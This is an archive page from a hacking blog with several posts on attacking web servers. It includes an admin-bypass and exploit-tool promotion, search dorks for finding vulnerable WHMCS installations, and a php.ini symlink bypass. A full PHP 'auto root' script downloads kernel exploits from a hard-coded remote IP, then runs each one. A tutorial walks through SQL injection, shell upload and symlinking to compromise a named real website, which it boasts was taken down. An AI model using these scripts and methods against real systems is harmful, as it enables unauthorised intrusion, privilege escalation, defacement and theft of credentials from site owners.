Showing posts with label Hacking web server. Show all posts

Tuesday, December 31, 2013

|| VB 5.XX ADMIN BYPASS 0DAY ||


Hello friend today i am sharing a video which i had made months back but could share it due to lack of time to make tut.
As tomorrow is NEW years first day so taught to give all my readers a gift. So here it is
Few days back i posted a tut on vBulletin 5 Beta XX SQLi 0day
http://www.hackerzadda.com/2013/09/vbulletin-5-beta-xx-sqli-0day.html
Many of them got the admin username and password too with that
But sadly many were unable to decrypt the pass. So here is the tut to by pass that admin login of vB 5.xx
http://snsw.us/tDpmk
Password:-hackerzadda.com

|| HAPPY NEW YEAR TO ALL MY READERS ||
Read More...

Sunday, October 20, 2013

|| WHMCS 0day Auto Exploiter <= 5.2.8 by g00n Team Xploiters ||


So basically, you just need to crack hashes... 
In some cases just Google the hash and you'd get the password. Then log in to WHMCS and....

Scanned results are also saved in a text file: WMCS-Hashes.txt


Here is the PHP code that you must save as WHMCS-Fucker.php:
http://pastebin.com/cuikqkhA
Here are some sample dorks that you can use:
inurl:submitticket.php site:.com
inurl:submitticket.php site:.net
inurl:submitticket.php site:.us
inurl:submitticket.php site:.eu
inurl:submitticket.php site:.org
inurl:submitticket.php site:.uk
intext:"Powered by WHMCompleteSolution"
intext:"Powered by WHMCompleteSolution" inurl:clientarea.php
inurl:announcements.php intext:"WHMCompleteSolution"
intext:"Powered by WHMCS"
You can derive hundreds of more dorks, using the samples above.

source:-xploiter.net
Read More...

Sunday, March 31, 2013

|| Bypass Symlink 100% ||


Bypass Symlink Work 100% By Mauritania Attacker Private !

You can Bypass any server with this method you just need to do some little changes in the following file :

* php.ini

* and bypass suEXEC

For example i have this simple "php.ini" 

safe_mode = Off
disable_functions =
safe_mode_gid = Off
open_basedir = Off
register_globals = on
exec = On
shell_exec = On

Just add these to "disable_functions ="

"ln, cat, popen, pclose, posix_getpwuid, posix_getgrgid, posix_kill, parse_perms, system, dl, passthru, exec, shell_exec, popen, proc_close, proc_get_status, proc_nice, proc_open, escapeshellcmd, escapeshellarg, show_source, posix_mkfifo, mysql_list_dbs, get_current_user, getmyuid, pconnect, link, symlink, pcntl_exec, ini_alter, pfsockopen, leak, apache_child_terminate, posix_kill, posix_setpgid, posix_setsid, posix_setuid, proc_terminate, syslog, fpassthru, stream_select, socket_select, socket_create, socket_create_listen, socket_create_pair, socket_listen, socket_accept, socket_bind, socket_strerror, pcntl_fork, pcntl_signal, pcntl_waitpid, pcntl_wexitstatus, pcntl_wifexited, pcntl_wifsignaled, pcntl_wifstopped, pcntl_wstopsig, pcntl_wtermsig, openlog, apache_get_modules, apache_get_version, apache_getenv, apache_note, apache_setenv, virtual, chmod, file_upload, delete, deleted, edit, fwrite, cmd, rename, unlink, mkdir, mv, touch, cp, cd, pico"

So our "php.ini" will be like this :

safe_mode = Off
disable_functions = "ln, cat, popen, pclose, posix_getpwuid, posix_getgrgid, posix_kill, parse_perms, system, dl, passthru, exec, shell_exec, popen, proc_close, proc_get_status, proc_nice, proc_open, escapeshellcmd, escapeshellarg, show_source, posix_mkfifo, mysql_list_dbs, get_current_user, getmyuid, pconnect, link, symlink, pcntl_exec, ini_alter, pfsockopen, leak, apache_child_terminate, posix_kill, posix_setpgid, posix_setsid, posix_setuid, proc_terminate, syslog, fpassthru, stream_select, socket_select, socket_create, socket_create_listen, socket_create_pair, socket_listen, socket_accept, socket_bind, socket_strerror, pcntl_fork, pcntl_signal, pcntl_waitpid, pcntl_wexitstatus, pcntl_wifexited, pcntl_wifsignaled, pcntl_wifstopped, pcntl_wstopsig, pcntl_wtermsig, openlog, apache_get_modules, apache_get_version, apache_getenv, apache_note, apache_setenv, virtual, chmod, file_upload, delete, deleted, edit, fwrite, cmd, rename, unlink, mkdir, mv, touch, cp, cd, pico"
safe_mode_gid = Off
open_basedir = Off
register_globals = on
exec = On
shell_exec = On

Some examples of screenshots in Whm ;)


Note : This Method was tested on Ovh & Bluehost servers and it successfully bypassed them !

Read More...

Tuesday, March 19, 2013

|| DNS SPOOFING ||


Here is a beautiful Tut From my dear friend H4x4rwOw on DNS SPOOFING


Recommended to download and watch
Download Here
Note:- Only for Educational purpose
Read More...

Tuesday, March 12, 2013

|| SHELL UPLOAD+BACK CONNECT+ROOTING+MASSDEFACE ||


HERE WE GO FINALLY MY MASTER TUT ON SHELL UPLOAD+BACK CONNECT+ROOTING+ MASS DEFACE ALL IN ONE VIDEO.. :)

THIS TUT IS DEDICATED TO ALL MY FRIENDS WHO HAVE HELPED ME TO REACH WHAT I AM TODAY IN THIS FIELD AND TO ALL WHO KEEP FOLLOWING AND VISITING MY WEBSITE...
FROM A LONG TIME WANTED TO MAKE THIS KINDA TUT FOR MY BEGINNER FRIENDS WHO STRUGGLE IN ALL THIS..
HOPE THIS WILL HELP YOU IN LEARNING
RECOMMENDED TO DOWNLOAD AND WATCH
Download
NOTE:- ONLY FOR EDUCATIONAL PURPOSE
Read More...

Thursday, February 28, 2013

|| 2013 Auto R00t3r ||


Auto root 2013 Developped by Mauritania Attacker
www.mauritania-sec.com
https://www.facebook.com/mauritanie.forever
Usage:-
chmod 777 the script for example r00t.php
and then launch  ./r00t.php
#!/usr/bin/php 
<?php 
/* 
# Auto root 2013 Developped by Mauritania Attacker
# www.mauritania-sec.com
# https://www.facebook.com/mauritanie.forever
# <3 AnonGhost <3 
*/ 
set_time_limit(0); 
system("clear"); 
print "|--=--=--=--=--=--=--=--=--=--=--=--=--=------------|\n"; 
print "|PHP Auto Root by Mauritania Attacker               |\n"; 
print "|--=--=--=--=--=--=--=--=--=--=--=--=--=------------|\n"; 
print "|Contact: fb.com/mauritanie.forever                 |\n"; 
print "|Priv8 Version                                      |\n"; 
print "|Rooting: Linux and FreeBSD                         |\n"; 
print "|<3 AnonGhost <3                                    |\n"; 
print "|--=--=--=--=--=--=--=--=--=--=--=--=--=------------|\n"; 
sleep(4); 
print "\nKernel to verify:\n"; 
print "lnx or bsd: "; 
$kernel = fgets(STDIN); 
$kernel = trim($kernel); 
if($kernel == "lnx") 
{ 
print "|--=--=--=--=--=--=--=--=--=--=--=--=--=----------|\n"; 
print "|PHP Auto Root by Mauritania Attacker             |\n"; 
print "|--=--=--=--=--=--=--=--=--=--=--=--=--=----------|\n"; 
print "|Selected kernel : |Linux arq|                    |\n"; 
print "|--=--=--=--=--=--=--=--=--=--=--=--=--=----------|\n"; 
sleep(2); 
print "\n[+] Testing lnx xpl's please wait.\n"; 
print "[~] Meanwhile smoke a cigaret XD (:\n"; 
sleep(2); 
system("mkdir lnx;cd lnx/"); 

system("wget http://184.22.219.50/xpl/2.6.3all"); 
system("chmod 777 2.6.3all"); 
system("./2.6.3all"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.17"); 
system("chmod 777 2.6.17"); 
system("./2.6.17"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.18"); 
system("chmod 777 2.6.18"); 
system("./2.6.18"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.18-6"); 
system("chmod 777 2.6.18-6"); 
system("./2.6.18-6"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.18-20"); 
system("chmod 777 2.6.18-20"); 
system("./2.6.18-20"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.32"); 
system("chmod 777 2.6.32"); 
system("./2.6.32"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.32_i686"); 
system("chmod 777 2.6.32_i686"); 
system("./2.6.32_i686"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.32nine"); 
system("chmod 777 2.6.32nine"); 
system("./2.6.32nine"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.33"); 
system("chmod 777 2.6.33"); 
system("./2.6.33"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.34"); 
system("chmod 777 2.6.34"); 
system("./2.6.34"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.34-2011"); 
system("chmod 777 2.6.34-2011"); 
system("./2.6.34-2011"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.37"); 
system("chmod 777 2.6.37"); 
system("./2.6.37"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.37rc2"); 
system("chmod 777 2.6.37rc2"); 
system("./2.6.37rc2"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.37-rc2"); 
system("chmod 777 2.6.37-rc2"); 
system("./2.6.37-rc2"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.39-2011"); 
system("chmod 777 2.6.39-2011"); 
system("./2.6.39-2011"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.39-2011-2012"); 
system("chmod 777 2.6.39-2011-2012"); 
system("./2.6.39-2011-2012"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2.6.x"); 
system("chmod 777 2.6.x"); 
system("./2.6.x"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/15"); 
system("chmod 777 15"); 
system("./15"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/2010-1"); 
system("chmod 777 2010-1"); 
system("./2010-1"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/ab"); 
system("chmod 777 ab"); 
system("./ab"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/c"); 
system("chmod 777 c"); 
system("./c"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/el5i386"); 
system("chmod 777 el5i386"); 
system("./el5i386"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/el5x86"); 
system("chmod 777 el5x86"); 
system("./el5x86"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/elflbl"); 
system("chmod 777 elflbl"); 
system("./elflbl"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/exp1"); 
system("chmod 777 exp1"); 
system("./exp1"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/exp2"); 
system("chmod 777 exp2"); 
system("./exp2"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/exp3"); 
system("chmod 777 exp3"); 
system("./exp3"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/exploit"); 
system("chmod 777 exploit"); 
system("./exploit"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/exploit2"); 
system("chmod 777 exploit2"); 
system("./exploit2"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/froot"); 
system("chmod 777 froot"); 
system("./froot"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/glibc"); 
system("chmod 777 glibc"); 
system("./glibc"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/iskorpitx"); 
system("chmod 777 iskorpitx"); 
system("./iskorpitx"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/jessica2"); 
system("chmod 777 jessica2"); 
system("./jessica2"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/pkexec"); 
system("chmod 777 pkexec"); 
system("./pkexec"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/rds-exploit"); 
system("chmod 777 rds-exploit"); 
system("./rds-exploit"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/vmsplice"); 
system("chmod 777 vmsplice"); 
system("./vmsplice"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/xplSUPER"); 
system("chmod 777 xplSUPER"); 
system("./xplSUPER"); 
sleep(1); 
print("[+] all lnx xpl's testeds! exiting!\n"); 
system("id"); 
exit(0); 
} 
elseif($kernel == "bsd") 
{ 
print "|--=--=--=--=--=--=--=--=--=--=--=--=--=--------|\n"; 
print "|PHP Auto Root by Mauritania Attacker           |\n"; 
print "|--=--=--=--=--=--=--=--=--=--=--=--=--=--------|\n"; 
print "|Selected kernel : |BSD-arq|                    |\n"; 
print "|--=--=--=--=--=--=--=--=--=--=--=--=--=--------|\n"; 
sleep(2); 
print "\n[+] Testing bsd xpl's please wait.\n"; 
print "[~] Meanwhile smoke a cigaret XD (:\n"; 
sleep(2); 
system("mkdir BSD;cd bsd/"); 

system("wget http://184.22.219.50/xpl/FreeBSD/6.1-09.c"); 
system("gcc -o 6.1-09 6.1-09.c -lpthread"); 
system("chmod 777 6.1-09"); 
system("./6.1-09"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/6.4"); 
system("chmod 777 6.4"); 
system("./6.4"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/7.1-08.c"); 
system("gcc -o 7.1-08 7.1-08.c "); 
system("chmod 777 7.1-08"); 
system("./7.1-08"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/2010"); 
system("chmod 777 2010"); 
system("./2010"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/a.out"); 
system("chmod 777 a.out"); 
system("./a.out"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/cebkmount"); 
system("chmod 777 cebkmount"); 
system("./cebkmount"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/cve-2010-2693"); 
system("chmod 777 cve-2010-2693"); 
system("./cve-2010-2693"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/6.1-09.c"); 
system("gcc -o 6.1-09 6.1-09.c -lpthread"); 
system("chmod 777 6.1-09"); 
system("./6.1-09"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/free7.sh"); 
system("chmod 777 free7.sh"); 
system("./free7.sh"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/l"); 
system("chmod 777 l"); 
system("./l"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/master"); 
system("chmod 777 master"); 
system("./master"); 
sleep(1); 
system("wget http://184.22.219.50/xpl/FreeBSD/w00t.so.1.0"); 
system("chmod 777 w00t.so.1.0"); 
system("./w00t.so.1.0"); 
exit(0); 
} 

//EOF_ 
//2013 
//Priv8 Version  

?>

Read More...

Tuesday, February 26, 2013

Exploiting a Web server - A complete tutorial by Mr. FreaK aka Silent Hacker


Hello Everyone ! Today I Mr. Freak aka Silent Hacker and am here to tell you about " How to exploit any server " . This is guide for the beginners to learn How to Hack the website by Exploiting the Server .  Here are some common question asked by the Newbie regarding this.

Why this Method ?
- This method is used when the Target site is not vulnerable to any of the vulnerabilities such as LFI , RFI , SQLI , XSS etc. 

Any benefit of this method ?
- By this method attacker is able to get the server access by finding the vulnerable website in the server and then attacker tries to get the access of the website what the attacker wants.  


 So here we begin :-

First of the things we require :-

  • Any PHP shell ( i am using DK shell beta version )
  • A Target website (  http://www.pakistanescortservices.com )
  • Brain xD
As in my example Our target is  www.pakistanescortservices.com  first of all we will try to find any vulnerability in the website. In my case target website is made in Wordpress . So we  scan it with Wp-Scan which is a Backtrack tool . Leave Backtrack we try to explore more about it . So, if you remember about SYMLINK . Yeah that's right Wordpress or Joomla websites can be hacked through the method called Symlink . 
One more Question arises here How to do Symlink when we don't have the server access. 
That's the thing we are going to Learn :D
Now we need to get the Target website's IP address . As we know we have lots of ways to get the Website IP address you can use any of the method.
I am going to use Yougetsignal.com website. The reason of using this site is that from this Reverse IP Lookup website we can also come to know about how many websites are hosted in the same server and which are the hosted sites ( We can get the Approx. websites )

So from above Image you can see that we got the IP Address of the website.
Now the Main work begins :D
Copy the IP address and go to http://www.bing.com
In the search type :- 
" ip:173.192.51.226 "
 ( Without quotes )

Now we will get the sites hosted in same Ip address now we need to find the vulnerable website in the server. For that we will use this search command :-
ip:173.192.51.226 .php?id= 

We are using .php?id= because sqli website contains .php?id= in their respective Url's

Now we have got the website for checking whether the website is vulnerable or not we will put the " ' " single inverted comma at the end of the Url . If we will get the SQL Syntax error then it means the website is Vulnerable to SQL Injection .
In my case the vulnerable website is :- http://www.mansol.com.pk/job.php?query=165'
Now You can inject your sql injection queries to the website by manually or Using tool for SQL Injection Such as Havij , SQL Map etc.

My Manual SQL Injection tutorial link :- http://zyan.me/PzUyJ 
Links for Tools :- Havij 1.15 Pro :- Click here

Now after analyzing the Target I got the Admin's User Info as Follows :-
Username:- admin
      Password:- *********
*Password not shown as per the security reasons 
Now find the admin panel of the website . In Havij there is option " Find Admin " You can get the admin panel from there .
Put the username and Password there and Login!
Now we have to upload the shell in the website . We need to look for the upload area . In this website i got it in the File Manager and i upload my shell there.
After successfully i uploaded my shell . Now time to get the shell link of the Upload shell.
Now open your uploaded shell then in my shell i.e. DK shell beta version . This is a auto Symlink Option click that.
Now search for your target www.pakistanescortservices.com and click on the Green Highlighted text. There you will find the Website Symlinked :D
As the website is in Wordpress click on wp-config you will get the config file and put in the Database .

My Manual Symlink video link :- Symlink tutorial by Silent Hacker ( Also shown how to change the database config and using it )
My Symlink Video by Using Perl Script :- Symlink by using Perl Script
*You can get the tools in the video description :D

Now after getting the database change the username and password of the website. Login in the website and upload shell and Do whatever you want to do :)
Target taken down successfully :- http://www.pakistanescortservices.com/

Thanx for reading my Tutorial . If you are facing any problem regarding this topic you can contact me on Facebook :-  https://www.facebook.com/Sil3nt.H4x0r
Here you can get my all videos regarding Hacking tutorial :)


Read More...